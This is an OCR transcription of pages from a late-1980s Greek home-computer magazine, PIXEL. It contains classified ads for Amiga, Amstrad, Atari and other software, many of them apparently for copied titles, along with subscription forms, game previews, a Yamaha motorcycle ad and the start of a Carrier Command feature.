AMIGA ΠΛΟΥΣΙΑ ΣΥΛΛΟΓΗ GAMES ΕΦΑΡΜΟΓΕΣ ΟΔΗΓΙΕΣ ΑΜΕΣΗ ΠΑΡΑΔΟΣΗ - ΑΝΤΙΚΑΤΑΒΟΛΕΣ - 7773033 (Γιώργος) - Θεσσαλονίκη (031) 838834 (Θεμιστοκλής).

ΘΕΣΣΑΛΟΝΙΚΗ ΔΙΑΤΙΘΕΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ C64/128D - AMIGA - ATARI - SPECTRUM και COMPUTER ΣΕ ΧΑΜΗΛΕΣ ΤΙΜΕΣ ΙΚΑΝΟΠΟΙΟΥΝΤΑΙ ΠΑΡΑΓΓΕΛΙΕΣ ΑΠΟ ΕΞΩΤΕΡΙΚΟ HARDWARE SOFTWARE ΑΝΑΛΩΣΙΜΩΝ. ΣΕ ΠΟΣΟΤΗΤΕΣ ΔΙΣΚΕΤΩΝ ΚΑΣΕΤΩΝ ΕΙΔΙΚΕΣ ΤΙΜΕΣ. ΤΗΛ. 031-928100 6-11 Μ.Μ.

COMMODORE - AMIGA ΠΩΛΟΥΝΤΑΙ ΧΙΛΙΑΔΕΣ ΠΑΙΧΝΙΔΙΑ, ΕΦΑΡΜΟΓΕΣ, UTILITIES, ADVENTURE ΟΤΙΔΗΠΟΤΕ ΥΠΑΡΧΕΙ ΧΑΜΗΛΕΣ ΤΙΜΕΣ ΟΛΑ ΑΠΟ ΕΞΩΤΕΡΙΚΟ ΑΚΟΜΑ ΠΩΛΟΥΝΤΑΙ CARTRIDGES ΓΙΑ HACKING ΚΑΙ ΑΝΤΙΓΡΑΦΕΣ ΣΤΕΛΝΟΥΜΕ ΠΑΝΤΟΥ ΑΚΟΜΑ ΣΤΗΝ ΑΓΟΡΑ ΔΕΚΑ ΠΡΟΓΡΑΜΜΑΤΩΝ ΔΩΡΟ ΜΙΑ ΚΑΣΕΤΑ ΕΞΗΝΤΑΡΑ ΜΕ ΤΙΣ ΚΑΛΥΤΕΡΕΣ ΜΟΥΣΙΚΕΣ ΤΗΣ AMIGA ΤΗΛ. 9933080 "PETER SOFT".

AMIGA ΠΩΛΟΥΝΤΑΙ ΠΑΙΧΝΙΔΙΑ, ΕΦΑΡΜΟΓΕΣ, UTILITIES, ADVENTURE ΟΤΙΔΗΠΟΤΕ ΥΠΑΡΧΕΙ ΟΛΑ ΤΑ ΑΚΥΚΛΟΦΟΡΗΤΑ ΟΛΑ ΑΠΟ ΕΞΩ ΣΤΕΛΝΟΥΜΕ ΠΑΝΤΟΥ ΑΚΟΜΑ ΣΤΗΝ ΑΓΟΡΑ 10 ΠΡΟΓΡΑΜΜΑΤΩΝ ΔΩΡΟ ΜΙΑ ΚΑΣΕΤΑ ΕΞΗΝΤΑΡΑ ΜΕ ΤΙΣ ΚΑΛΥΤΕΡΕΣ ΜΟΥΣΙΚΕΣ ΤΗΣ AMIGA ΤΗΛ. 9933080 "PETER SOFT".

AMSTRAD 6128, 469, 664 ΤΕΡΑΣΤΙΑ ΣΥΛΛΟΓΗ για δισκέτα κασέτα χαμηλές ΤΙΜΕΣ ΟΤΙΔΗΠΟΤΕ υπάρχει τεράστια Συλλογή από εφαρμογές αρχεία, VIDEO CLUB, αποθήκες, αντιγραφικά, Σχεδιαστικά, Μουσικά, Εκπαιδευτικά, Προπό και ότι άλλο σκεφτείς ΑΚΟΜΑ ερωτικά παιχνίδια, adventure, παιχνίδια μερικά ακυκλοφόρητα SALAMANDER, PREDATOR, FLASH POINT, RASTAN, miss PAC MAN 2, CHARLIE CHAPLIN, EGO, VICTORY ROAD, DEFENDER OF KROWN, CRAZY CARS, FOOTBALL MANAGER 2, DOUBLE DRAGON, DAN DARE 2, RENEGADE 2, ALTERNATIVE WORLD Games, SUB BATTLE Sim, STRIP POKER 2, I BALL 2, XYBOTS, LAZER TAG, BED LAM, IMPOSSIBLE mission 2, VIMPIRES & EMPIRES, ROLLING THUNDER, WOLFMAN, 4 TH INCHES, IKARI WARIORS 3, POLICE ACADEMY 2, FIRE FLY, ARKANOID 2, IMPACT κ.α. ΤΗΛ. 9933080. Στέλ-



ΚΟΥΠΟΝΙ ΚΑΤΑΧΩΡΗΣΗΣ ΑΓΓΕΛΙΑΣ



Γράψτε την αγγελία σας στον παρακάτω πίνακα (Σε κάθε τετράγωνο αντιστοιχεί ένα γράμμα - στο διάστημα μεταξύ των λέξεων, αφήνετε ένα κενό τετράγωνο). Αγγελίες μέχρι 15 λέξεις χρεώνονται 2000 δρχ. εκάστη. Για κάθε λέξη επιπλέον, το κόστος επιβαρύνεται με 50 δρχ. Οι αγγελίες με πλαίσιο και φόντο, επιβαρύνονται κατά 100% της αρχικής τους τιμής, ενώ αγγελίες που ξεχωρίζουν από όλες τις άλλες, κατά 400%.

Στέλτε το κουπόνι μαζί με μία ταχυδρομική επιταγή που να καλύπτει το ποσόν, στη διεύθυνση του περιοδικού.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ______

ΔΙΕΥΘΥΝΣΗ ______

ΤΗΛ.: ______ **ΚΟΣΤΟΣ ΑΓΓΕΛΙΑΣ** ______

ΑΡΙΘΜΟΣ ΛΕΞΕΩΝ: ______

ΑΡΙΘΜ. ΤΑΧΥΔΡ. ΕΠΙΤΑΓΗΣ ______

ΗΜ/ΝΙΑ: ______

Σημειώστε με ένα Χ το κατάλληλο τετράγωνο

☐ Επιχείρηση

☐ Ιδιώτης

ΑΓΓΕΛΙΕΣ

νουμε παντού. Ακόμα στην αγορά δέκα προγραμμάτων δώρο μια κασέτα εξηντάρα με τις καλύτερες μουσικές της Amiga 500. "PETER SOFT".

ΠΩΛΕΙΤΑΙ ORIGINAL SOFTWARE για AMSTRAD. Δισκέτα, κασέτα, καταπληκτικές τιμές. Manuals, Οδηγίες. Στέλνω επαρχία. 7709397 ΑΡΓΥΡΗΣ - ΚΩΣΤΑΣ.

AMSTRAD ΔΙΣΚΕΤΕΣ ΓΕΜΑΤΕΣ ΠΡΟΓΡΑΜΜΑΤΑ 700 ΔΡΧ. ΚΑΣΕΤΕΣ 400 ΑΝΤΑΛΛΑΣΣΟΝΤΑΙ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ ATARI 1040 4972732 ΑΠΟΓΕΥΜΑΤΑ.

AMSTRAD 6128 ΠΑΙΧΝΙΔΙΑ, ΕΦΑΡΜΟΓΕΣ, ΑΝΤΙΓΡΑΦΙΚΑ ΟΛΑ ΤΑ ΚΑΙΝΟΥΡΙΑ ΠΑΝΩ ΑΠΟ 1300 ΤΙΤΛΟΙ. ΖΗΤΗΣΤΕ ΚΑΤΑΛΟΓΟ, ΧΑΜΗΛΕΣ ΤΙΜΕΣ. ΤΑΚΗΣ 2620957.

ΓΙΑ AMSTRAD 6128 ΠΩΛΕΙΤΑΙ ORIGINAL SOFTWARE ΤΙΜΕΣ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΑΠΟ 100 ΔΡΧ ΠΟΛΛΑ ΔΩΡΑ ΚΩΣΤΑΣ 026722798.

AMSTRAD SOFTWARE. ΠΛΟΥΣΙΑ ΣΥΛΛΟΓΗ + ΑΚΥΚΛΟΦΟΡΗΤΑ + ΑΝΤΙΓΡΑΦΙΚΑ + ΕΠΑΓΓΕΛΜΑΤΙΚΑ + ΓΛΩΣΣΕΣ + UTILITIES. ΣΤΕΛΝΟΝΤΑΙ ΠΑΝΤΟΥ ΜΕ ΑΝΤΙΚΑΤΑΒΟΛΗ. (0431) 29207 ΚΩΣΤΑΣ.

ΑΝ ΕΧΕΤΕ C64 ΚΑΙ ΘΕΛΕΤΕ ΠΑΙΧΝΙΔΙΑ ΣΕ ΔΙΣΚΟ ΝΑ Η ΛΥΣΗ. ΚΩΣΤΑΣ 6526519. ΔΕΝ ΘΑ ΧΑΣΕΤΕ.

AMSTRAD 6128: ΠΑΙΧΝΙΔΙΑ ΚΑΙ ΕΦΑΡΜΟΓΕΣ ΑΠΟ ΑΓΓΛΙΚΑ. ΤΙΜΕΣ ΦΑΝΤΑΣΤΙΚΕΣ ΚΑΙ ΠΟΛΛΑ ΔΩΡΑ! SALAMANDER - RASTAN SAGA - DEFENDER OF THE CROWN - PACLAND - ARKANOID 2 - PLATOON - REFLEX. ΤΑ ΠΑΙΧΝΙΔΙΑ ΣΥΝΟΔΕΥΟΝΤΑΙ ΑΠΟ ΟΔΗΓΙΕΣ. Cavala's Software Club. ΤΗΛ: 051/832888, 830119. ΠΡΟΛΑΒΕΤΕ.

AMSTRAD SOFTWARE 464-6128-PCW-PC-compatibles. ΠΑΝΩ ΑΠΟ 3.000 ΠΡΟΓΡΑΜΜΑΤΑ (games, εφαρμογές, εκπαιδευτικά) ΔΙΣΚΟ ΚΑΣΕΤΑ ΚΑΙ MODEM!! ΤΕΡΑΣΤΙΑ ΠΟΙΚΙΛΙΑ ΣΥΝΕΧΗΣ ΑΝΑΝΕΩΣΗ ΦΙΛΙΚΕΣ ΤΙΜΕΣ ΑΝΤΙΚΑΤΑΒΟΛΕΣ ΠΟΛΛΑ ΔΩΡΑ. ΣΤΕΛΝΟΥΜΕ ΚΑΤΑΛΟΓΟΥΣ. ΤΗΛ. 031/235073, ΘΕΣΣΑΛΟΝΙΚΗ.

ΠΡΟΛΑΒΕΤΕ!!! ΣΥΛΛΟΓΕΣ ΤΩΝ 55, 100 ΠΡΟΓΡΑΜΜΑΤΩΝ ΓΙΑ AMSTRAD 6128 ΜΟΝΟ 3000 και 5000 ΑΝΤΙΣΤΟΙΧΑ. PREDATOR, PACLAN, SALAMANDER, PSYCHO ΚΑΙ ΔΕΚΑΔΕΣ ΑΛΛΑ ΑΚΥΚΛΟΦΟΡΗΤΑ. ΤΗΛ. 031/235073, ΝΙΚΟΣ.

AMSTRAD 6128, PC 1512 ORIGINAL SOFTWARE, UTILITIES, GAMES, ΕΦΑΡΜΟΓΕΣ, ΤΙΜΕΣ ΛΟΓΙΚΕΣ ΣΥΝΕΧΗ ΑΝΑΝΕΩΣΗ ΕΚ ΤΟΥ ΕΞΩΤΕΡΙΚΟΥ. ΕΠΙΣΗΣ DRIVE 5 1/4" ΓΙΑ 6128, RESET, BUTTON. ΤΗΛ. 2932852 ΠΕΡΙΚΛΗΣ.

ΘΕΣΣΑΛΟΝΙΚΗ AMSTRAD 6128 SOFTWARE. ΤΕΡΑΣΤΙΑ ΠΟΙΚΙΛΙΑ GAMES, Utilities, αντιγραφικά, ΠΟΡΝΟ! ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ. Πληροφορίες:. (031) 435117. Παύλος.

ATARI XL/XE. ΠΩΛΟΥΝΤΑΙ ΦΘΗΝΑ ΠΑΙΧΝΙΔΙΑ ΣΕ ΔΙΣΚΕΤΕΣ ΛΟΓΩ ΑΛΛΑΓΗΣ ΥΠΟΛΟΓΙΣΤΗ. ΕΥΚΑΙΡΙΕΣ ΣΕ ΠΕΡΙΦΕΡΕΙΑΚΑ. ΔΙΑΜΑΝΤΗΣ 031-829525.

ATARI (520/1040 ST και 800/130/XL/XE): Διαθέτουμε πάνω από 2.000 προγράμματα μέχρι τα πιο πρόσφατα Αμερικής και Ευρώπης όλων των ειδών με manual. Για ανταλλανές κ.λπ. τηλεφωνήστε στο 6817379 Γιάννης ή Τάκης.

ATARI ST ΘΕΣΣΑΛΟΝΙΚΗ: ΠΟΛΛΑ ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ 520-1040 ST: ΤΩΡΑ ΚΑΙ VIRUS KILLERS! ΠΑΝΑΓΙΩΤΗΣ 031-213803 ΔΕΥΤΕΡΑ - ΤΕΤΑΡΤΗ - ΠΑΡΑΣΚΕΥΗ: 17.00-22.00 ΣΑΒΒΑΤΟ - ΚΥΡΙΑΚΗ: 9.00-22.00.

IBM SOFTWARE ΚΑΙ ΜΕΓΑΛΗ ΣΥΛΛΟΓΗ GAMES ΚΑΙΝΟΥΡΓΙΕΣ ΠΑΡΑΛΑΒΕΣ ΚΑΘΕ ΕΒΔΟΜΑΔΑ ΤΗΛ: 5242364 Κον ΤΟΛΗ.

ΓΙΑ IBM PC ΚΑΙ ΟΛΟΥΣ ΤΟΥΣ ΣΥΜΒΑΤΟΥΣ: Η ΠΛΟΥΣΙΟΤΕΡΗ ΣΥΛΛΟΓΗ ΚΑΤΑΠΛΗΚΤΙΚΩΝ ΠΑΙΧΝΙΔΙΩΝ ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΕΣ ΤΙΜΕΣ. ΓΙΑΝΝΗΣ, (061) 328-368 ΠΑΤΡΑ

ΠΡΟΓΡΑΜΜΑΤΑ ΓΙΑ IBM ΚΑΙ COMPATIBLES - ATARI 520/1040ST - AMIGA 500/1000/2000 - AMSTRAD CPC 464/664/6128 - SPECTRUM - ΣΥΝΕΧΩΣ ΕΡΧΟΝΤΑΙ ΚΑΙΝΟΥΡΓΙΑ. ΠΛΗΡΟΦΟΡΙΕΣ 9933062-9926542 «ΕΝΑ COMPUTERS».

ΔΙΑΦΟΡΑ

PRINTER COMMODORE MPS803 ΟΛΟΚΑΙΝΟΥΡΓΙΟΣ ΕΝΟΣ ΜΗΝΟΣ, ΑΛΛΟΥΣ 11 ΜΗΝΕΣ ΕΓΓΥΗΣΗ ΑΝΤΙΠΡΟΣΩΠΙΑΣ, 24.000. ΜΕΤΑ ΤΙΣ 7.30 Μ.Μ. 5247065.

MONITOR PHILIPS BM7502 ΠΡΑΣΙΝΟ, ΜΕ ΗΧΟ, ΕΛΑΧΙΣΤΑ ΜΕΤΑΧΕΙΡΙΣΜΕΝΟ, ΠΩΛΕΙΤΑΙ, ΣΕ ΚΑΤΑΠΛΗΚΤΙΚΗ ΤΙΜΗ ΕΥΚΑΙΡΙΑΣ. ΘΕΣΣΑΛΟΝΙΚΗ, ΤΗΛ. 031 415064 ΓΙΩΡΓΟΣ.

ΠΩΛΕΙΤΑΙ BETA-DRIVE 40 tracks, interface για σύνδεση με εκτυπωτή και controller για SPECTRUM ΤΗΛ. 8213733. ΕΥΚΑΙΡΙΑ.

ΠΩΛΕΙΤΑΙ Final Cartridge με βιβλίο οδηγιών. Τιμή 12.000. Τηλ. 3623660.

ΘΕΣΣΑΛΟΝΙΚΗ! ΑΓΟΡΑΖΟΝΤΑΙ ΚΑΙ ΠΩΛΟΥΝΤΑΙ SPECTRUM, AMSTRAD, COMMODORE ΜΑΖΙ ΜΕ ΤΑ ΠΕΡΙΦΕΡΕΙΑΚΑ ΤΟΥΣ! ΔΕΚΤΑ ΚΑΙ ΑΝΑΛΩΣΙΜΑ ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ! ΝΑΣΟΣ (031) 916263.

ATARI ST USERS:
— Πιστεύετε ότι έχετε ιδέες και μπορείτε να προσφέρετε στο νεοσύστατο CLUB μας;
— Πιστεύετε στην ελεύθερη διακίνηση προγραμμάτων και γνώσεων;
Επικοινωνήστε μαζί μας:
Μαθητές Θεόφιλος 9034273.
Φοιτητές Αποστόλης 8659488.
Μεγαλύτεροι Αλέκος 9234273.
(ΑΠΟΚΛΕΙΟΝΤΑΙ ΕΜΠΟΡΟΙ SOFTWARE - HARDWARE)

ΚΑΘΗΓΗΤΗΣ ΛΕΟΝΤΕΙΟΥ ΠΑΡΑΔΙΔΕΙ ΙΔΙΑΙΤΕΡΑ ΜΑΘΗΜΑΤΑ COMPUTERS ΣΕ ΜΙΚΡΑ ΠΑΙΔΙΑ ΚΑΙ ΑΝΑΛΑΜΒΑΝΕΙ ΟΠΟΙΑΔΗΠΟΤΕ ΕΦΑΡΜΟΓΗ ΚΑΘΩΣ ΚΑΙ ΜΗΧΑΝΟΡΓΑΝΩΣΗ ΠΡΟΣΩΠΩΝ ΚΑΙ ΕΤΑΙΡΕΙΩΝ Κο ΧΑΤΖΗΜΙΧΑΗΛ ΤΗΛ. 2013933 2522402.

ΖΗΤΟΥΝΤΑΙ ΑΤΟΜΑ ΜΕ ΓΝΩΣΕΙΣ ΠΛΗΡΟΦΟΡΙΚΗΣ ΓΙΑ ΠΡΟΩΘΗΣΗ ΠΩΛΗΣΕΩΝ ΣΕ ΚΑΤΑΣΤΗΜΑ ΜΕ COMPUTERS.
ΠΛΗΡΟΦΟΡΙΕΣ: ΤΗΛ. 4112734-4120259 κο ΒΛΑΧΑΚΟ.





ΚΑΡΤΑ ΣΥΝΔΡΟΜΗΣ ΑΝΑΓΝΩΣΤΩΝ

Παρακαλώ να με εγγράψετε συνδρομητή στο περιοδικό PIXEL, για ένα χρόνο (11 τεύχη). Για το σκοπό αυτό, σας απέστειλα την ταχυδρομική επιταγή Νο... με το ποσό των 3.000 δρχ. αντί των 3.300 της τιμής περιπτέρου. Αν, για οποιοδήποτε λόγο, δε μείνω ευχαριστημένος από το περιοδικό, μπορώ να διακόψω τη συνδρομή μου και να πάρω πίσω το υπόλοιπο των χρημάτων μου, χωρίς την παραμικρή καθυστέρηση.

ΟΝΟΜΑΤΕΠΩΝΥΜΟ ____________

ΔΙΕΥΘΥΝΣΗ ____________

Τ.Κ. ____________ ΤΗΛΕΦΩΝΟ ____________

ΕΠΑΓΓΕΛΜΑ ____________

Η ΣΥΝΔΡΟΜΗ Ν' ΑΡΧΙΖΕΙ ΑΠΟ ΤΟ ΤΕΥΧΟΣ

Νο. ____________

ΕΚΠΤΩΣΗ 10%

PIXEL



PIXEL ΔΕΛΤΙΟ TOP GAMES

Σημειώστε την μάρκα του υπολογιστή που αναφέρεστε

- ☐ SPECTRUM
- ☐ AMSTRAD
- ☐ COMMODORE
- ☐ ATARI ST.

Τα πέντε καλύτερα προγράμματα για τον υπολογιστή μου είναι:

1) ____________
2) ____________
3) ____________
4) ____________
5) ____________

Τα τρία επόμενα προγράμματα που σκέφτομαι να αγοράσω είναι:

1) ____________
2) ____________
3) ____________

Ονομ/νυμο: ____________ Διεύθυνση ____________ Τηλ. ____________



ΚΑΡΤΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

Τώρα μπορείτε να μάθετε περισσότερα για τις εταιρίες, τα προϊόντα και τις υπηρεσίες που διαφημίζονται στο PIXEL, εντελώς δωρεάν και χωρίς καμιά υποχρέωσή σας.
Το μόνο που έχετε να κάνετε, είναι να σημειώσετε με κύκλο τον αριθμό της σελίδας της διαφήμισης που σας ενδιαφέρει, να συμπληρώσετε το κουπόνι και να το ταχυδρομήσετε στη διεύθυνση του περιοδικού. Το Τμήμα Εξυπηρέτησης Αναγνωστών αναλαμβάνει για λογαριασμό σας όλα τα υπόλοιπα. Μέσα σε λίγες μέρες, θα σας έχουν σταλεί από τις αντιπροσωπίες οι πληροφορίες που ζητάτε.

ΓΙΑ ΤΟ ΠΕΡΙΟΔΙΚΟ ______ ΑΡ. ΤΕΥΧΟΥΣ ______

ΕΠΩΝΥΜΟ ____________

ΟΝΟΜΑ ____________

ΕΠΑΓΓΕΛΜΑ ____________ ΤΗΛ.: ____________

ΔΙΕΥΘΥΝΣΗ ____________ Τ.Κ. ____________

ΕΧΩ ΥΠΟΛΟΓΙΣΤΗ ____________

2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
18 19 20 21 22 23 24 25 26 27 28 29
30 31 32 33 34 35 36 37 38 39 40 41
42 43 44 45 46 47 48 49 50 51 52 53
54 55 56 57 58 59 60 61 62 63 64 65
66 67 68 69 70 71 72 73 74 75 76 77
78 79 80 81 82 83 84 85 86 87 88 89
90 91 92 93 94 95 96 97 98 99 100 101
102 103 104 105 106 107 108 109
110 111 112 113 114 115 116 117
118 119 120 121 122 123 124 125
126 127 128 129 130 131 132 133
134 135 136 137 138 139 140 141
142 143 144 145 146 147 148 149
150 151 152 153 154 155 156 157
158 159 160 161 162 163 164 165
166 167 168 169 170 171 172 173
174 175 176 177 178 179 180 181
182 183 184 185 186 187 188 189
190 191 192 193 194 195 196 197
198 199 200 201 202 203 204 205
206 207 208 209 210 211 212 213
214 215 216 217 218 219 220 221
222 223 224 225 226 227 228 229
230.


PIXEL

1.

COMPUPRESS

ΤΜΗΜΑ ΣΥΝΔΡΟΜΗΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520




2.

COMPUPRESS

ΔΕΛΤΙΟ TOP GAMES

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520




3.

COMPUPRESS


ΤΜΗΜΑ ΕΞΥΠΗΡΕΤΗΣΗΣ ΑΝΑΓΝΩΣΤΩΝ

ΑΘΗΝΑ: ΣΥΓΓΡΟΥ 44, 11742, ΤΗΛ: 9238672-5, 9225520



προσεχώς...





ΤΟ ΤΡΕΝΟ

Η Accolade είναι μια Αμερικάνικη εταιρία με πολύ καλό παρελθόν. Θα θυμάστε βέβαια το Test Drive που χάλασε κόσμο. Μετά απ' αυτό, η Accolade άφησε τους αγώνες για ν' ασχοληθεί με τη Γαλλική αντίσταση. Η δράση του The Train (έτσι ονομάζεται το παιχνίδι) εξελίσσεται πάνω σ' ένα τρένο, στην κατεχόμενη Γαλλία. Είστε σε μια ομάδα Παρτιζάνων, οι οποίοι έχουν κλέψει ένα τρένο γεμάτο πυρομαχικά και εφόδια. Αποστολή τους είναι να φτάσει το τρενάκι σώο και αβλαβές στον προορισμό του, σπάζοντας όλες τις αμυντικές γραμμές των Ναζί.

Η Accolade φρόντισε και πάλι να εξοπλίσει το παιχνίδι της με φοβερά graphics και καλό ήχο. Η δράση είναι multiscreen, όπως στα παλιότερα Ace of Aces και Dumbusters. Απ' ό,τι καταλαβαίνετε λοιπόν, μάλλον θα ιδρώσετε τρέχοντας απ' την καμπίνα του οδηγού στο τελευταίο βαγόνι και από κει στα πολυβόλα της οροφής!

MORPHEUS



Η Rainbird έγινε γνωστή στο ευρύ κοινό με την top επιτυχία της, το ART STUDIO. Από τότε έχει ακολουθήσει μια αρκετά καλή πορεία με το Art Studio II, το Starglider και μερικά άλλα games.

Το κυριότερο χαρακτηριστικό του τελευταίου της παιχνιδιού, του Morpheus, είναι το πρωτότυπο σενάριό του. Οι προγραμματιστές αυτή τη φορά σας δίνουν τη μορφή και το μέγεθος ενός ατόμου. Αν θέλετε να επιζήσετε πρέπει να πυροβολήσετε οτιδήποτε κινείται γύρω απ' τον πυρήνα και να πάρετε εσείς τη θέση του. Βέβαια, στην αρχή τα πράγματα είναι πολύ ήσυχα, γιατί πολύ λίγοι απ' τους νέους σας συγκάτοικους θα θελήσουν να σας αντισταθούν. Όσο όμως περνάει η ώρα τα πράγματα δυσκολεύουν και έχετε ν' αντιμετωπίσετε διάφορα σωματίδια που πολλαπλασιάζονται με εκπληκτική ταχύτητα.

Πρόκειται για ένα πολύ γρήγορο shoot' em up που, όμως, δεν σας ρίχνει απότομα στα βαθιά.

Περιμένουμε με ανυπομονησία την κυκλοφορία του παιχνιδιού για review.

VICTORY ROAD

Πριν ένα περίπου χρόνο, είχε κυκλοφορήσει ένα arcade game, που ήταν απ' τους πρώτους εκπροσώπους της νέας γενιάς arcade games. Ε, ένας χρόνος είναι αρκετό διάστημα για να γίνει η conversion του στα home computers, απ' την Imagine.

Το παιχνίδι έχει τη δυνατότητα να παιχτεί από δύο παίκτες ταυτόχρονα. Η υπόθεση εξελίσσεται στο διάστημα, ή, καλύτερα, σ' έναν άλλο πλανήτη, όπου έχετε ν' αντιμετωπίσετε κάθε λογής απεχθή εξωγήινο που θέλει να φάει σούπα απ' τα γήινα κοκκαλάκια σας. Ένα πολύ καλό χαρακτηριστικό του παιχνιδιού είναι τα πολλά όπλα που σας δίνει. Χωρίς βέβαια αυτό να σημαίνει ότι τα γραφικά και ο ήχος υστερούν.

Βρείτε λοιπόν έναν έμπιστο φίλο σας και αρχίστε τον περίπατο στον άγνωστο πλανήτη. Σας περιμένουν πολλές εκπλήξεις.



Ασφυκτιώ! Γι' αυτό...



Δικυκλοφορώ και Αδιαφορω!

Η μετακίνηση σ' αυτή την πόλη σας προβληματίζει. Έχει κίνηση τις ώρες και τις μέρες που κυκλοφορείτε, δεν βρίσκετε θέση να παρκάρετε, τα λεωφορεία είναι πάντα γεμάτα, όσο για τα ταξί... Χρειάζεστε τον γρήγορο, εύκολο και... δίκυκλο τρόπο της YAMAHA για να κάνετε τη δουλειά σας. Κυκλοφορείστε ξένοιαστα, καλύτερα και πιο σίγουρα μ' ένα δίκυκλο YAMAHA. Ξεχάστε επιτέλους πού και πότε κυκλοφορείτε! Γιατί από σήμερα... δικυκλοφορείτε παντού και πάντα!



LB50
2χρονο, μονοκύλινδρο, 49cc, 4,8 HP/5.000 σ.α.λ., 2 αυτ. ταχ., 71 κιλά, CDI. 182.000 δρχ.



JOG
2χρονο μονοκύλινδρο, αερόψυκτο, 49cc, 6HP/7.000 σ.α.λ., αυτόματο, 56 κιλά, μίζα. 182.000 δρχ.



T50
4χρονο, μονοκύλινδρο, 49cc, 5,4HP/7.500 σ.α.λ., 3 ημιαυτ. ταχ., 79 κιλά. 199.000 δρχ.



T80
4χρονο, μονοκύλινδρο, αερόψυκτο, 79cc, 6,5HP/7.000 σ.α.λ., 4 ημιαυτ. ταχ., 86 κιλά, CDI. 217.000 δρχ.




BL125
2χρονο, μονοκύλινδρο, αερόψυκτο, 123cc, 13HP/7.000 σ.α.λ., αυτόματο, 92 κιλά, CDI, μίζα. 359.000 δρχ.



SR125
4χρονο, SOHC, μονοκύλινδρο, αερόψυκτο, 124cc, 12HP/8.500 σ.α.λ., 5 ταχ., 104 κιλά. 325.000 δρχ.



XV535
4χρονο, δικύλινδρο V, αερόψυκτο, 535cc, 47,6HP/7.500 σ.α.λ., 5 ταχ., 178 κιλά. 749.000 δρχ.



MBK SOLEX
2χρονο, μονοκύλινδρο, αερόψυκτο, 49cc, 0,85HP, αυτόματο, 28 κιλά, σε άσπρο, κόκκινο, μπλε χρώμα. 66.000 δρχ.



MBK 41S
2χρονο, μονοκύλινδρο, αερόψυκτο, 49,9cc, 2,75HP, με μονή ή διπλή σέλα, 42 κιλά, αυτόματο. 89.000 δρχ. με μονή σέλα - 92.000 δρχ. με διπλή σέλα



MBK 51S
2χρονο, μονοκύλινδρο, αερόψυκτο, 49,9cc, 2,75HP, με μονή ή διπλή σέλα, 45 κιλά, 2 αυτόματες ταχύτητες. 125.000 δρχ. με μονή σέλα - 132.000 δρχ. με διπλή σέλα



MBK FX50
2χρονο, μονοκύλινδρο, υδρόψυκτο, 49,9cc, 4HP, 2 αυτόματες ταχύτητες, 68 κιλά. 208.000 δρχ.



ΣΤΙΣ ΤΙΜΕΣ ΣΥΜΠΕΡΙΛΑΜΒΑΝΕΤΑΙ Ο Φ.Π.Α

YAMAHA.
Σιγουριά και δύναμη!



YAMAHAHELLAS

ΕΚΘΕΣΗ: ΜΕΣΟΓΕΙΩΝ 203, ΑΘΗΝΑ 115 25, ΤΗΛ.: 347.4004
ΑΝΤΑΛΛΑΚΤΙΚΑ: ΠΕΙΡΑΙΩΣ 138, ΑΘΗΝΑ 118 54, ΤΗΛ.: 345.1911
ΜΕΣΟΓΕΙΩΝ 203, ΑΘΗΝΑ 115 25, ΤΗΛ.: 647.4257

SPECIAL

CARRIER CMMAND

του Α. Λεκόπουλου

Λοιπόν, εμείς οι Έλληνες είμαστε κατ' εξοχήν ναυτικός λαός. Έτσι, όταν έπεσε στο drive μου το Carrier Command, και είδα περί τίνος πρόκειται, έτριψα τα χέρια μου ευχαριστημένος. Αποφάσισα λοιπόν αυτό το μήνα να κάνουμε, μέσα απ' τον Atari, μια ξενάγηση στα σύγχρονα θαλάσσια οπλικά συστήματα. Λοιπόν, επιβιβαζόμαστε? Προσέξτε, δεσποινίς, μην βρέξετε τις γόβες σας. Όσοι έχετε πρόβλημα ναυτίας πάρτε μερικές δραμαμίνες, γιατί έχουμε ταξίδι.

